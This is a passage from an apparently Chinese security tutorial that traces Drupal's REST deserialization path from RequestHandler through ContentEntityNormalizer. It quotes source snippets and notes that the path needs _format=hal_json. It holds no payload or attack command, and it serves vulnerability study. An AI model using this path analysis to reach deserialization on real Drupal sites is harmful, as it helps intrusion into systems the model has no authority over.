
9.2.2 入口入手

从入口入手可以直观的看到整个框架的运行流程以及方便整理出流程关系甚至你可以获得设计模式

其实代码结构中的 core/rest/RequestHandler.php 这种命名格式的文件一般就是继承或者注册了路由的处理函数，肯定可以作为入手点进行观测




其中进行了 deserialize 处理




renew_getDenormalizer


而在阅读代码中，这是第一处 getDenormalizer 的调用



$this->normalizers




为什么 DrupalusersEntityUser 可以对应到 ContentEntityNormalizer 呢?



这里因为有一层 User 继承 ContentEntityBase ，ContentEntityBase 实现了 ContentEntityInterface，而对应了 ContentEntityNormalizer

```
54    public function supportsDenormalization($data, $type, $format = NULL) {  $data: {link => [1], title => [1], _li
55      // If the format is not supported return now.
56      if (!$this->checkFormat($format)) {
57        return FALSE;
58      }
59
60      $supported = (array) $this->supportedInterfaceOrClass;
61
62      $subclass_check = function ($name) use ($type) {
63        return (class_exists($name) || interface_exists($name)) && is_subclass_of($type, $name,  allow_string: TRUE);
64      };
65
66      return in_array($type, $supported) || array_filter($supported, $subclass_check);
67    }
68
```

hal_json 实际由来的情况




hal_json_detail


这里就出现了狼人情况,这总共 18 个 Normalizer 而且是在开启 HAL 情况下才会有 `DrupalhalNormalizer*` 其他的 Normalizer $format 全为 null 无法继续处理对于 `/DrupalhalNormalizer*` 来说 $format 只有 hal_json ， 从这里定下

GET 参数 _format=hal_json


```
protected function checkFormat($format = NULL) {  $format: "hal_json"
  if (!isset($format) || !isset($this->format)) {
    return TRUE;
  }

  return in_array($format, (array) $this->format,  strict: TRUE);  $format: "hal_json"  format: [1]
}
```

所以在进行 in_array 判断成立过了 checkFormat 的判断后





还进行了针对 DrupaluserEntityUser 的继承关系检测




supportsDenormalization 针对 DrupaluserEntityUser 而找到了 ContentEntityNormalizer

第一阶段通过路由 /user 决定 entity DrupaluserEntityUser 进行第一部分的 denormalize 而使用的就是 ContentEntityNormalizer->denormalize

进行第二阶段 ContentEntityNormalizer 反序列化根据 POST 中传递的 _link->type 来决定处理的 entity，关于 entity 的处理可以向下继续阅读


继续调用 denormalizeFieldData 来实现进一步的处理

关于此处的 denormalizeFieldData




因为使用了 Trait 这种 php 中的特性

PHP: Traits – Manual




所以才到了 FieldableEntityNormalizerTrait 中进行具体的处理

所以调用 DrupalhalNormalizerContentEntityNormalizer 的 denormalizer 方法



